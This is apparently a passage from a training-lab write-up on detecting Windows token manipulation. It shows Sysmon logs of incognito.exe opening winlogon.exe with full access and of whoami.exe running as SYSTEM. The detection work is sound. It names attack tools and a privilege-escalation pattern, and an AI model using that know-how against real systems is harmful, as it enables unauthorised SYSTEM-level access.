
To view capabilities, claims and other attributes, click Advanced.

CustomToken.exe opens a paint with SeDebugPrivilege Enabled. This would typically be done in a command prompt. For simplicity it was done using Paint.

Exercise 4: Detection of Token Manipulation

2. Navigate to Sysmon Directory




Operational Number of events: 862 (!) New events available


Level	Date and Time	Source	Event ID	Task Category
Information	2024-06-04 9:05:10 PM	Sysmon	10	Process accessed (rule: ProcessAc...
Information	2024-06-04 9:05:10 PM	Sysmon	10	Process accessed (rule: ProcessAc...
Information	2024-06-04 9:05:10 PM	Sysmon	10	Process accessed (rule: ProcessAc...
Information	2024-06-04 9:05:10 PM	Sysmon	7	Image loaded (rule: ImageLoad)
Information	2024-06-04 9:05:10 PM	Sysmon	7	Image loaded (rule: ImageLoad)
Information	2024-06-04 9:05:10 PM	Sysmon	7	Image loaded (rule: ImageLoad)
Information	2024-06-04 9:05:10 PM	Sysmon	7	Image loaded (rule: ImageLoad)

Event 7, Sysmon

```
Image loaded:
RuleName: Image Load
UtcTime: 2024-06-04 20:05:10.690
ProcessGuid: {76fd81b7-7376-665f-db02-000000001100}
ProcessId: 6064
Image: C:\Users\cyberange\Desktop\Exercise 2\incognito.exe
ImageLoaded: C:\Windows\SysWOW64\imm32.dll
FileVersion: 10.0.19041.3636 (WinBuild.160101.0800)
Description: Multi-User Windows IMM32 API Client DLL
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: imm32
Hashes: SHA256=3F064BEB36D79BE68A1E148944FE030D9874FC1EC12BD499799460ABFC267E5F
Signed: true
Signature: Microsoft Windows
SignatureStatus: Valid
User: DESKTOP-1F4VAMS\cyberange
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	2024-06-04 9:05:10 PM
Event ID:	7	Task Category:	Image loaded (rule: ImageLoad)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	DESKTOP-1F4VAMS
OpCode:	Info		
More Information:	Event Log Online Help		


Incognito.exe opens



```
Information    2024-06-04 9:05:10 PM    Sysmon    10    Process accessed (rule: ProcessAc...
Information    2024-06-04 9:05:10 PM    Sysmon    10    Process accessed (rule: ProcessAc...
Information    2024-06-04 9:05:10 PM    Sysmon    10    Process accessed (rule: ProcessAc...
Information    2024-06-04 9:05:10 PM    Sysmon    7     Image loaded (rule: ImageLoad)
```

```
Process accessed:
RuleName: Process Access
UtcTime: 2024-06-04 20:05:10.706
SourceProcessGUID: {76fd81b7-7376-665f-db02-000000001100}
SourceProcessId: 6064
SourceThreadId: 5088
SourceImage: C:\Users\cyberange\Desktop\Exercise 2\incognito.exe
TargetProcessGUID: {76fd81b7-684f-665f-0a00-000000001100}
TargetProcessId: 752
TargetImage: C:\Windows\system32\winlogon.exe
GrantedAccess: 0x1FFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d4a4|C:\Windows\System32\wow64.dll+10a15|C:\Windows\System32\wow64.dll+90da|C:\Windows\System32\wow64cpu.dll+17c3|C:\Windows\System32
\wow64cpu.dll+11b9|C:\Windows\System32\wow64.dll+3989|C:\Windows\System32\wow64.dll+337d|C:\Windows\SYSTEM32\ntdll.dll+d35c1|C:\Windows\SYSTEM32\ntdll.dll+74dbb|C:\Windows
\SYSTEM32\ntdll.dll+74c43|C:\Windows\SYSTEM32\ntdll.dll+74bee|C:\Windows\SYSTEM32\ntdll.dll+72e0c(wow64)|C:\Windows\System32\KERNELBASE.dll+119278(wow64)|C:\Users\cyberange\Desktop
\Exercise 2\incognito.exe+28d3|C:\Users\cyberange\Desktop\Exercise 2\incognito.exe+38f9|C:\Users\cyberange\Desktop\Exercise 2\incognito.exe+2013|C:\Users\cyberange\Desktop\Exercise 2
\incognito.exe+699c|C:\Users\cyberange\Desktop\Exercise 2\incognito.exe+92b6|C:\Windows\System32\KERNEL32.DLL+1fcc9(wow64)|C:\Windows\SYSTEM32\ntdll.dll+67c6e(wow64)|C:\Windows
\SYSTEM32\ntdll.dll+67c3e(wow64)
SourceUser: DESKTOP-1F4VAMS\cyberange
TargetUser: NT AUTHORITY\SYSTEM
```

These 3 events are the commands you used in Exercise 3. loading tokens, executing CustomShell.exe and running whoami.exe



```
Process terminated:
RuleName: -
UtcTime: 2024-06-04 20:05:17.706
ProcessGuid: {76fd81b7-737d-665f-df02-000000001100}
ProcessId: 4572
Image: C:\Windows\System32\whoami.exe
User: NT AUTHORITY\SYSTEM
```

Shows you ran whoami.exe as NT AUTHORITY\SYSTEM